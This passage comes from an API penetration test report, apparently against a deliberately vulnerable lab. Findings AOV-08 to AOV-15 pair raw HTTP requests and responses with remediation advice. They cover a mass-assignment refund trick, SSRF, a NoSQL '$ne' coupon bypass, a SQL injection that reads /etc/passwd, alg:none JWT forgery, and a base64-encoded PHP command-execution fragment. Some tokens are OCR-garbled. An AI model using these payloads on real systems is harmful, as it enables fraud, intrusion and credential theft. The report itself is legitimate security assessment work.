Finding ID	Severity	CVSS	Control Focus
AOV-08	High	7.1	Processing Integrity
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; PI1.1 Processing Integrity (optional) | OWASP API Top 10: API6:2023 Business Flows; API3:2023 BOPLA | OWASP Top 10: A04:2021 Insecure Design; A01:2021 Broken Access Control | CWE-915

DESCRIPTION

The shop workflow contained a business logic weakness that allowed users to obtain an item without satisfying the intended return or validation conditions. By manipulating the transaction sequence, a user could cause the backend to accept state transitions that should only occur after successful completion of prerequisite steps.

Request

PrettyRawHex

```
1 PUT /workshop/api/shop/orders/7 HTTP/1.1
2 Host: 192.168.56.1:8888
3 Authorization: Bearer
  eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhbnZAZXhbbXBsZS5jb20iLCJpYXQiOiE3ODg3NDUwMDUsImV
  4 acci6MTc4OTM0OTgwNSwicm9sZSI6InVzZXIiLCJ0tkdiyq_KaWwF509BW_Y04AiRvStwYicRiAXcYqK
  5 BGdM9PfdDGO9Ner-iSXm7u3xKyKROg5SDWCIDtIH6riDwrybQITcyfMdsbDG9FiOWz_hALaxNUp30qZHZX
  6 KnanZRSRRwSVdfOSlekD-MjKsbCvzddTKKVSPLHx8pVJ0Cc554ibyTPVgoUK4Y99GhTQg1eGKpOW9mc
  7 N-iwQIIBY_3RnKCFVuUqX9na4i0t2kM20vSYWBJ0GbHj0L_EK6KjAKz0LKBozeKH8H10zVt0Ty2EUyGa
  8 Cr_9A6DFuy-PNEvEIVw06LuhngfGm6IZXMP01s0xsjvNyGvVA6D1FyCCGD2HFg
  9
10 Accept-Language: en-US,en;q=0.9
11 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
12 Gecko) Chrome/150.0.0.0 Safari/537.36
13 Content-Type: application/json
14 Accept: */*
15 Referer: http://192.168.56.1:8888/orders?order_id=7
16 Accept-Encoding: gzip, deflate, br
17 Connection: keep-alive
18 Content-Length: 34
19
20 {
21   "quantity":1,
22   "status":"returned"
23 }
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Mon, 07 Sep 2026 02:14:50 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 288
13
14 {
15   "orders":{
16     "id":7,
17     "user":{
18       "email":"aov@example.com",
19       "number":"1234567891"
20     },
21     "product":{
22       "id":2,
23       "name":"Wheel",
24       "price":"10.00",
25       "image_url":"images/wheel.svg"
26     },
27     "quantity":1,
28     "status":"returned",
29     "transaction_id":"'092aa27c-e817-4e4b-b7a6-703394346c0c",
30     "created_on":"'2026-09-07T01:49:15.296852"
31   }
32 }
```

SOLUTION / REMEDIATION

Rework the affected business process so each transaction step is validated on the server against an authoritative state model. Entitlement changes, item issuance, and workflow completion events should occur only after all prerequisite actions are verified as valid, complete, and attributable to the requesting account.

9. Unauthorized Transaction Manipulation - Inflate Account Balance by \$1,000+

Finding ID	Severity	CVSS	Control Focus
AOV-09	High	7.1	Processing Integrity
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; PI1.1 Processing Integrity (optional) | OWASP API Top 10: API6:2023 Business Flows; API3:2023 BOPLA | OWASP Top 10: A04:2021 Insecure Design; A01:2021 Broken Access Control | CWE-915

DESCRIPTION

The account balance workflow did not adequately protect the integrity of transaction processing. This allowed a user to manipulate the sequence or content of requests in a way that inflated account value beyond authorized limits, resulting in unauthorized financial state changes within the application.

Request

PrettyRawHex

```
1 PUT /workshop/api/shop/orders/8 HTTP/1.1
2 Host: 192.168.56.1:8888
3 Authorization: Bearer
  eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQ1OiE9ODg3NDUwMDUsImV
  4cCI6MTc4OTM0OTgwNSwicm9sZSI6InVzZXIiOiJ0tkdiyq_KaWwF5Q9BW_YQ4AiRvStwYicRiAXcYqK
  BGdH9PfdGQ9er-iSxm7u3xKyKRQg5SDwcIDtIH6riDvrybQICyfmSbDG9FiOWz_hALaxNUp30qZH2X
  KnanZSR9w5ydf0Slek-d-HjksbCvzzdtTKiVSPLHx8pVJ0Cc554ibYTPVgoUK4V99GhTQgleGKpOW9mc
  N-1w0IIBY_3PnKCFVUuqX9na4i0t2kM20vSYW8jOGbHj0L_EK6KjAKz0LKBozeKH8H10zvt0Ty2EJyGa
  Cr_9A6DFuy-PNEVEIyv06Iuhnaqf6m6IZXmp01s0xsjvNyGvVA6D1FyCCG2HFg
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/150.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Referer: http://192.168.56.1:8888/orders?order_id=7
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11 Content-Length: 37
12
13 {
14   "quantity":1000,
15   "status":"returned"
16 }
17
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Mon, 07 Sep 2026 02:21:02 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 291
13
14 {
15   "orders":{
16     "id":8,
17     "user":{
18       "email":"aov@example.com",
19       "number":"1234567891"
20     },
21     "product":{
22       "id":2,
23       "name":"Wheel",
24       "price":"10.00",
25       "image_url":"images/wheel.svg"
26     },
27     "quantity":1000,
28     "status":"returned",
29     "transaction_id":"8ff27732-a098-44b2-a84f-014d5d40be95",
30     "created_on":"2026-09-07T02:18:06.169932"
31   }
32 }
```

AVAILABLE BALANCE: \$10100

SOLUTION / REMEDIATION

Centralize all balance calculations and transaction updates within trusted server-side logic governed by strict business rules. Requests affecting balances should be validated for authenticity, uniqueness, and sequence correctness, and reconciliation controls should be introduced to detect or prevent duplicate, fabricated, or out-of-order adjustments.

10. Unauthorized Data Modification - Internal Video Resource Properties

Finding ID	Severity	CVSS	Control Focus
AOV-10	Medium	6.5	Processing Integrity
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; PI1.1 Processing Integrity (optional) | OWASP API Top 10: API3:2023 BOPLA | OWASP Top 10: A01:2021 Broken Access Control; A08:2021 Software and Data Integrity Failures | CWE-915

DESCRIPTION

The API accepted updates to internal video resource properties that should not have been modifiable by the requesting user. This weakness enabled unauthorized changes to system-managed attributes and introduced a risk of improper content manipulation and loss of data integrity.

Request

PrettyRawHex

1 PUT /identity/api/v2/user/videos/7 HTTP/1.1
2 Host: 192.168.56.1:8888
3 Content-Length: 52
4 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhbnZAZXhxbXBsZS5jb201LCJpYXQ0IjE9ODg3NDUwMDUsImV4cCI6MTc0MTQ0OTg3ZW50cm9sZSI6InVzZXIiLCJ0tkdiyq_KaWwF5Q9BW_YQ4AiRvStwY1cR1AXcyqK_BGdH9PfdDGOner-15Xm7u3xkykRQg55DwcIDt1H6riDwryb0ICyfmSbDG9F1OWz_hALaxNlUp30qZHZX_KnanZSRfWsvdfoSlek-d-HjKsbCvzzdtTK6VSPHx8pVJ0Cc554ibYTPVgoUK4Y99ghTQgleGKpOW9mcN-iw0LIBY_9RnKCFuUq9na410t2kM20v5YWgY0cbHj0L_EK6KjAKz0LK80zeKH8H10zVt0Ty2EUYGaCr_9AGDFuy-PNEvEiVv06LuhngfGm6IZXmp01s0xsjvNyGvVA6D1FyCCGD2HFg
5 Accept-Language: en-US,en;q=0.9
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin: http://192.168.56.1:8888
10 Referer: http://192.168.56.1:8888/my-profile
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
15 "videoName": "hello.jpg",
16 "conversion_params": "h7"
17 }
18

Response

PrettyRawHexRender

1 HTTP/1.1 200
2 Server: openresty/1.27.1.2
3 Date: Mon, 07 Sep 2026 02:44:19 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 Strict-Transport-Security: max-age=31536000 ; includeSubDomains
16 X-Frame-Options: DENY
17 Content-Length: 123
18
19 {
20 "id": 7,
21 "video_name": "hello.jpg",
22 "conversion_params": "h7",
23 "profileVideo": "data:image/jpeg;base64,PD89YCRfR0VUM2NtZF1gPz4="
24 }
25

SOLUTION / REMEDIATION

Limit update operations to a clearly defined allow-list of user-editable fields and reject any attempt to modify internal or system-managed attributes. Separate request DTOs from persistence models, validate payload structure rigorously, and enforce authorization checks before applying any state-changing operation.

11. Server-Side Request Forgery - Force Backend HTTP Request to www.google.com

Finding ID	Severity	CVSS	Control Focus
AOV-11	High	8.5	External Threat Protection
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N		

REFERENCE

SOC 2 TSC: CC6.6 External Threats; CC6.8 Malicious Software / Unauthorized Code Paths | OWASP API Top 10: API7:2023 SSRF | OWASP Top 10: A10:2021 Server-Side Request Forgery | CWE-918

DESCRIPTION

Request	Response
<pre> Pretty Raw Hex 1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1 2 Host: 192.168.56.1:8888 3 Content-Length: 172 4 Authorization: Bearer eyJhbGciOiJSUzU1NiI9.eyJzdWUiOiJ3b2ZAZXhhbXB2b20iLCJpcyYXQiOiE3ODQ3NDUuMDUsImV cCIjMTg0ZD07M007gNSwlc295S216iVnZXIiOiE0tkdiyq_KaWf509B_WY04ARvStwYicRiAxcYvK BGDm9PFDdG0NeI-SxNu73xKyKRoG5SMDtDI1H6rIdvrybIcYfMdsbDG9Fi0wz_hAlaxNUp30qZHZX KZSR5R9aVsdvfoSlekd-kWkSbCvzzdtTKkVSPkHx8pJ0CC5S4iByTPVgOUk4Y99ghTg1eGKpQ9mC N-iw0IIBY_3nKcFvUuqY9na4i0t2Kzm20SYWb)OgbHjOl_EK6KjAKz0KB0zeKfH8H4UzVt0TyZEUyGa Cr_946D9F_PNEVEI/vtV0sluhngfGCDZM9p0s10x5vhyGvGA6D1FYCCGD2HF 5 Accept-Language: en-US,en;q=0.9 6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36 7 Content-Type: application/json 8 Accept: */* 9 Origin: http://192.168.56.1:8888 10 Referer: http://192.168.56.1:8888/contact-mechanic?VIN=P333LY3281P507828 11 Accept-Encoding: gzip, deflate, br 12 Connection: keep-alive 13 14 { "mechanic_code": "TRAC_JHN", "problem_details": "hi", "vin": "P333LY3281P507828", "mechanic_api": "https://www.google.com", "repeat_request_if_failed": false, "number_of_repeats": 1 } </pre>	<pre> Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Server: openresty/1.27.1.2 3 Date: Mon, 07 Sep 2026 03:06:28 GMT 4 Content-Type: application/json 5 Connection: keep-alive 6 Allow: POST, OPTIONS 7 Vary: origin, Cookie 8 access-control-allow-origin: * 9 X-Frame-Options: DENY 10 X-Content-Type-Options: nosniff 11 Referrer-Policy: same-origin 12 Cross-Origin-Opener-Policy: same-origin 13 Content-Length: 85298 14 15 { "response_from_mechanic_api": "<doctype html><html itemscope=\"\" itemtype=\"http://schema.org/WebPage\" lang=\"en\"><head><meta content=\"Search the world's information, includin g webpages, images, videos and more. Google has many special features to he lp you find exactly what you're looking for.\" name=\"description\"><meta c ontent=\"noopd, \\'name=\"robots\"><meta content=\"text/html; charset=UTF- \" http-equiv=\"Content-Type\"><meta content=\"/images/branding/google/lx/ googleg_standard_color_128dp.png\" itemprop=\"image\"><title>Google</title> <script nonce=\"ES1vPPH8lAJ5N-vXzJx0A\">(function(){var _g=(kEI:'Nqcap-VM prNrUeP75n0600',kEPI:'0.4325255,9708,344796,5532800,594,458,58,5991121, 9,30819294,25228681,123988,28395,8939,56230,138345,37800,107648,41099,26230 ,25591,46340,32560,6436,9743,2646,4542,35592,1,2,1515,3355,4260,5170,19995, 816,23,772,4074,4,32545,5337,2891,2,11,2,8513,2,6628,5773,7326,1,968,2,147 ,15171,19486,2,6335,8496,4230,1603,2,4981,1,8,13529,6293,10880,265,710,517 3,2676,10681,9692,2554,7,7180,3933,3,21017368,4,2960,3,10055,3,17968,3,6512 ,94,6,8902,6881,1493,3,2877,956,682,3,1568,222,3,2311571,3,497,1234,774,6 5,937,597,3,732,1237,1096,74328,5,79551,388,244118,388,121545,656968,3,6,1064,2 ,1250,470,6777,7,7,7,16845,7,1240,1109,4895,5312,618,3904,484,5,8,1695,2561 ,10575,877,11451,5,5108,2262,484,4,3815,251,922,5,4025,1,10,6832,7936,3396, </pre>

Restrict outbound request behavior through strict allow-listing of approved destinations, protocols, and request patterns. All user-supplied URLs should be normalized and validated, private and link-local address space should be blocked, and network egress should be constrained wherever feasible to reduce the impact of SSRF exposure.

12. NoSQL Injection - Redeem Coupons Without a Valid Coupon Code

Finding ID	Severity	CVSS	Control Focus
AOV-12	High	7.1	Secure SDLC / Input Validation
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.6 External Threats; CC8.1 Change Management / Secure SDLC | OWASP API Top 10: API8:2019 Injection | OWASP Top 10: A03:2021 Injection | CWE-943

DESCRIPTION

The coupon redemption workflow was susceptible to NoSQL injection because untrusted input could influence backend query structure. By supplying crafted values, an attacker could alter the intended query logic and redeem coupons without meeting the application's normal validation requirements.

Request

PrettyRawHex

1 POST /community/api/v2/coupon/validate-coupon HTTP/1.1
2 Host: 192.168.56.1:8888
3 Content-Length: 31
4 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb201LCJpYXQiOiJlE3ODg3NDUwMDUsImV4cCI6MTc4OTM0OTgwNSwicm9sZSI6InVzZKIiLCJ0kdiyq_KaWwF509BW_YQ4AiRvStwYicRiAXcYqK_BgdM9PfdDGNer-iSXm7u3xKyKqRQg5SDWcIDtIH6r1Dvryb0ICyFmdSbDG9FiOWz_hALaxNUp30qZHZX_KnanZR5RRwSVdf0S1ekd-MjKsbCvzddTKkVSPLHx8pVJ0Cc554ibyTPVgoUK4Y99GHtQgleGKp0W9mcN-iw0IIBY_3RnKCFVuUqX9na4i0t2kM20v5YW8jOGbhj0L_EK6KjAKz0LK8ozeKH8H10zVt0Ty2EUyGaCr_9A6DFuy-PNEVEIvw061uhnqfGm6IZXhp01s0xsjvNyGvVA6D1FyCCGD2HFg
5 Accept-Language: en-US,en;q=0.9
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin: http://192.168.56.1:8888
10 Referer: http://192.168.56.1:8888/shop
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13 {
14 "coupon_code": {
15 "\$ne": null
16 }
17 }
18 }

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Server: openresty/1.27.1.2
3 Date: Mon, 07 Sep 2026 04:24:35 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 79
10 {
11 "coupon_code": "TRAC075",
12 "amount": "75",
13 "CreatedAt": "2026-09-06T14:55:28.981Z"
14 }
15 }

SOLUTION / REMEDIATION

Prevent query manipulation by enforcing strongly typed server-side validation and constructing NoSQL queries from trusted application logic rather than raw client input. Unexpected operators, nested structures, and non-conforming input shapes should be rejected before any database interaction occurs.

13. SQL Injection - Re-redeem an Already Claimed Coupon

Finding ID	Severity	CVSS	Control Focus
AOV-13	High	8.8	Secure SDLC / Input Validation
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		

REFERENCE

SOC 2 TSC: CC6.6 External Threats; CC8.1 Change Management / Secure SDLC; PI1.1 (optional) | OWASP API Top 10: API8:2019 Injection | OWASP Top 10: A03:2021 Injection | CWE-89

DESCRIPTION

The coupon redemption workflow was vulnerable to SQL injection, allowing attacker-controlled input to modify the semantics of backend database queries. This exposed the application to unauthorized coupon reuse and created broader risk to data confidentiality, integrity, and service stability.

Request

PrettyRawHex

1POST /workshop/api/shop/apply_coupon HTTP/1.1

2Host: 192.168.56.1:8888

3Content-Length: 78

4Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhkbXBsZSS5b20iLCJpYXQiOiE3ODg3NDUwMDUsImV4cCI6MTc0OTM0OTgwNSwicm9sZSI6InVzZXIiLCJ0kdiyq_KaWwF5O9BW_YQ4A3RvStwYicR3AXcyqK_BGDH9PfdDGOner-1Sx7u3xKyKROg5SDWCIDtiH6riDvrybQICyFmdSbDG9F1OWz_hALaxNUp3QqZHXZ_KnanZR5RRwSvdfoSlekD-MjKsbCvzzdtTKkVSPLHx8pVJ0Cc554ibyTPVgoUK4Y99GhTQgleGKpQW9mcN-iwQIIBY_3RnKCFVuUqX9na4i0t2kM20vSYW8j_OgbHj_oL_EK6Kj_AKz0L_KBozeKH8H1OzVt0Ty2ElyGaCr_9AGDFuy-PNEvEIvw0GluhnqfGm6IZXmp01s0xsjvNyGvVA6D1FyCCGD2HFg

5Accept-Language: en-US,en;q=0.9

6User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

7Content-Type: application/json

8Accept: */*

9Origin: http://192.168.56.1:8888

10Referer: http://192.168.56.1:8888/shop

11Accept-Encoding: gzip, deflate, br

12Connection: keep-alive

13

14{

15"coupon_code":"TRAC075";SELECT pg_read_file('/etc/passwd');--",

"amount":75

}

Response

PrettyRawHexRender

1HTTP/1.1 400 Bad Request

2Server: openresty/1.27.1.2

3Date: Mon, 07 Sep 2026 06:35:24 GMT

4Content-Type: application/json

5Connection: keep-alive

6Allow: POST, OPTIONS

7Vary: origin, Cookie

8access-control-allow-origin: *

9X-Frame-Options: DENY

10X-Content-Type-Options: nosniff

11Referrer-Policy: same-origin

12Cross-Origin-Opener-Policy: same-origin

13Content-Length: 998

14

15{

"message":

"root:x:0:0:root:/root:/bin/bashndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/syncngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\napt:x:42:65534:/nonexistent:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\npostgres:x:999:999:/var/lib/postgresql:/bin/bash\nCoupon code is already claimed by you!! Please try with another coupon code"

}

SOLUTION / REMEDIATION

Use parameterized queries or prepared statements consistently across all database interactions that incorporate user input. Supplement this with strict input validation, least-privilege database access, and recurring security testing of query surfaces to reduce the likelihood of future injection-related defects.

14. Missing Authentication - Sensitive API Endpoint Accessible Without Credentials

Finding ID	Severity	CVSS	Control Focus
AOV-14	High	7.5	Authentication Boundary
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.6 External Threats | OWASP API Top 10: API2:2023 Broken Authentication; API8:2023 Security Misconfiguration | OWASP Top 10: A07:2021 Identification and Authentication Failures; A05:2021 Security Misconfiguration | CWE-306, CWE-287

DESCRIPTION

A sensitive API endpoint was reachable without enforcing authentication, allowing unauthenticated users to access functionality that should have been restricted to established user identities. This weakened the application's access boundary and increased the risk of unauthorized information access or misuse of protected operations.

1	0	500	95	482
2	1	200	109	888
3	2	200	43	896
4	3	200	61	896
5	4	200	98	894
6	5	200	70	893
7	6	200	44	892
8	7	200	61	884
9	8	200	109	890
10	9	200	40	890
11	10	500	54	482
12	11	500	58	482

Request	Response
<pre>1 GET /workshop/api/shop/orders/1 HTTP/1.1 2 Host: 192.168.56.1:8888 3 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS55b20iLCJpYXQiOiJlE3ODg3NDUwMDUs ImV4cCI6MTc4OTM0OTgwNSwlc29SI6InVzZXIiOiJ0. Qtkdiyq_KaWwF5Q9Bw_YQ4A1RvStwY1cRi AKcYqK8GdH9PfdGONer-1SKm7u3xKyKRoq5SDWc1Dt1H6r1DwrrybOICy fM45DQSP1OWz_hALaxN Up30qZHXKnanZRSRwSVdfOS1ekd-IjKsbCvzzdtTKk-VSPLHx8pVJ0Cc554ibyTPVgoUK4Y99dHT QgLeGKpGW9mcN-iwOIIBy_3RnKCFVuUqX9na4i0tZkM20vSYW8j OcbHj oL_EK6Kj AKz0LK8ozeKHB H10zVtOTy2EUyGaCr_9A6DFuy-PNEvEI yw06L uhnqfGm6IZXmp0Ls0xsj vNyGvVA6D1FyCCGD2HFg 4 Accept-Language: en-US,en;q=0.9 5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36 6 Content-Type: application/json 7 Accept: */* 8 Referer: http://192.168.56.1:8888/orders?order_id=9 9 Accept-Encoding: gzip, deflate, br 10 Connection: keep-alive 11</pre>	<pre>}, "quantity":2, "status":"delivered", "transaction_id":"5b328c13-91f2-4811-8cab-c292bf670f4c", "created_on":"2026-09-06T14:56:16.015112" }, "payment":{ "transaction_id":"5b328c13-91f2-4811-8cab-c292bf670f4c", "order_id":1, "amount":20, "paid_on":"2026-09-06T14:56:16.015112", "card_number":"XXXXXXXXXX9541", "card_owner_name":"Adam", "card_type":"Visa", "card_expiry":"12/2027", "currency":"USD" } }</pre>

SOLUTION / REMEDIATION

Adopt a deny-by-default access model in which all non-public endpoints require authentication unless explicitly documented otherwise. Authentication enforcement should be applied centrally through middleware or gateway policy, and regression testing should confirm that protected routes cannot be reached anonymously.

15. Broken Authentication - JWT Token Forgery (Algorithm Confusion / JKU / KID)

Finding ID	Severity	CVSS	Control Focus
AOV-15	Critical	9.8	Authentication / Cryptography
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.2 Credentials; CC6.6 External Threats | OWASP API Top 10: API2:2023 Broken Authentication | OWASP Top 10: A07:2021 Identification and Authentication Failures; A02:2021 Cryptographic Failures | CWE-347, CWE-287, CWE-327

DESCRIPTION

JWT validation controls were implemented in a manner that permitted token forgery under conditions such as algorithm confusion or unsafe key selection handling. An attacker could exploit this weakness to generate tokens accepted as valid by the application, enabling impersonation of other users and, potentially, privileged administrative identities.

```

/home/kali/.jwt_tool/jwtconf.ini
Original JWT: eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOiJlZ3NDUwMDUsImV4cCI6MTc4OTM0OTgwNSwicm9sZSI6InVzZXIiLCJ0tkdiYq_KaWWF5Q9BW_YQ4AiRvStwYicRiAXcYqK8GdM9PfdD60Ner-iSxm7u3xKyKqRq5SDWcIDtiH6riDwrybQICyFmSbDG9FiOWz_hALaxNUp30qZHXXnanZR5RRwSVdf0S1ekd-MjKsbCvzzdtTKKvSPLHx8pVJ0Cc554ibyTPVgoUK4Y99GhTQg1eGKp0W9mcN-1wQII8Y_3RnKCFVUqX9na4i0t2kM20v5YW8j0GbHj0L_EK6KjAKz0LK8ozeKH8H10zVt0Ty2EUYGaCr_9A6DFuy-PNEvE1vw06LuhngfGm6IZXmp01s0xsjvNyGvVA6D1FyCCGD2HFg

jwttool_86bc8cc6fd9b8cbb0f772e9945e476 - EXPLOIT: "alg":"none" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJub25lIn0.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOiJlZ3NDUwMDUsImV4cCI6MTc4OTM0OTgwNSwicm9sZSI6InVzZXIiLCJ0tkdiYq_KaWWF5Q9BW_YQ4AiRvStwYicRiAXcYqK8GdM9PfdD60Ner-iSxm7u3xKyKqRq5SDWcIDtiH6riDwrybQICyFmSbDG9FiOWz_hALaxNUp30qZHXXnanZR5RRwSVdf0S1ekd-MjKsbCvzzdtTKKvSPLHx8pVJ0Cc554ibyTPVgoUK4Y99GhTQg1eGKp0W9mcN-1wQII8Y_3RnKCFVUqX9na4i0t2kM20v5YW8j0GbHj0L_EK6KjAKz0LK8ozeKH8H10zVt0Ty2EUYGaCr_9A6DFuy-PNEvE1vw06LuhngfGm6IZXmp01s0xsjvNyGvVA6D1FyCCGD2HFg - EXPLOIT: "alg":"None" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJ0b25lIn0.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOiJlZ3NDUwMDUsImV4cCI6MTc4OTM0OTgwNSwicm9sZSI6InVzZXIiLCJ0tkdiYq_KaWWF5Q9BW_YQ4AiRvStwYicRiAXcYqK8GdM9PfdD60Ner-iSxm7u3xKyKqRq5SDWcIDtiH6riDwrybQICyFmSbDG9FiOWz_hALaxNUp30qZHXXnanZR5RRwSVdf0S1ekd-MjKsbCvzzdtTKKvSPLHx8pVJ0Cc554ibyTPVgoUK4Y99GhTQg1eGKp0W9mcN-1wQII8Y_3RnKCFVUqX9na4i0t2kM20v5YW8j0GbHj0L_EK6KjAKz0LK8ozeKH8H10zVt0Ty2EUYGaCr_9A6DFuy-PNEvE1vw06LuhngfGm6IZXmp01s0xsjvNyGvVA6D1FyCCGD2HFg - EXPLOIT: "alg":"nOnE" - this is an exploit targeting the debug feature that allows a token to have no signature
(This will only be valid on unpatched implementations of JWT.)
[+] eyJhbGciOiJuT25lIn0.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOiJlZ3NDUwMDUsImV4cCI6MTc4OTM0OTgwNSwicm9sZSI6InVzZXIiLCJ0tkdiYq_KaWWF5Q9BW_YQ4AiRvStwYicRiAXcYqK8GdM9PfdD60Ner-iSxm7u3xKyKqRq5SDWcIDtiH6riDwrybQICyFmSbDG9FiOWz_hALaxNUp30qZHXXnanZR5RRwSVdf0S1ekd-MjKsbCvzzdtTKKvSPLHx8pVJ0Cc554ibyTPVgoUK4Y99GhTQg1eGKp0W9mcN-1wQII8Y_3RnKCFVUqX9na4i0t2kM20v5YW8j0GbHj0L_EK6KjAKz0LK8ozeKH8H10zVt0Ty2EUYGaCr_9A6DFuy-PNEvE1vw06LuhngfGm6IZXmp01s0xsjvNyGvVA6D1FyCCGD2HFg

```

SOLUTION / REMEDIATION

Centralize JWT validation and require signatures to be verified only against trusted keys using a pinned and explicitly approved algorithm. Disable or tightly constrain dynamic key resolution behaviors such as untrusted JKU or KID processing, reject unexpected header combinations, and ensure signing keys are securely stored, rotated, and monitored.

Appendix A - SOC 2 Trust Services Criteria Mapping

The following table maps each finding in this report to the AICPA Trust Services Criteria most applicable to SOC 2 Type I and Type II examinations. The mapping is intended to help organizations use this assessment as supporting evidence for vulnerability identification, logical access, secure change practices, and related control objectives.

Finding	Severity	TSC Reference	Control Objective
Broken Object Level Authorization - Vehicle Location and Owner PII	High	CC6.1, CC6.6, CC7.1	Access to user-linked vehicle and account data is restricted to authorized subjects and weaknesses are identified through testing.
Broken Object Level Authorization - Mechanic Service Reports	High	CC6.1, CC6.6, CC7.1	Service records are protected from unauthorized cross-user access and logical access controls are validated.
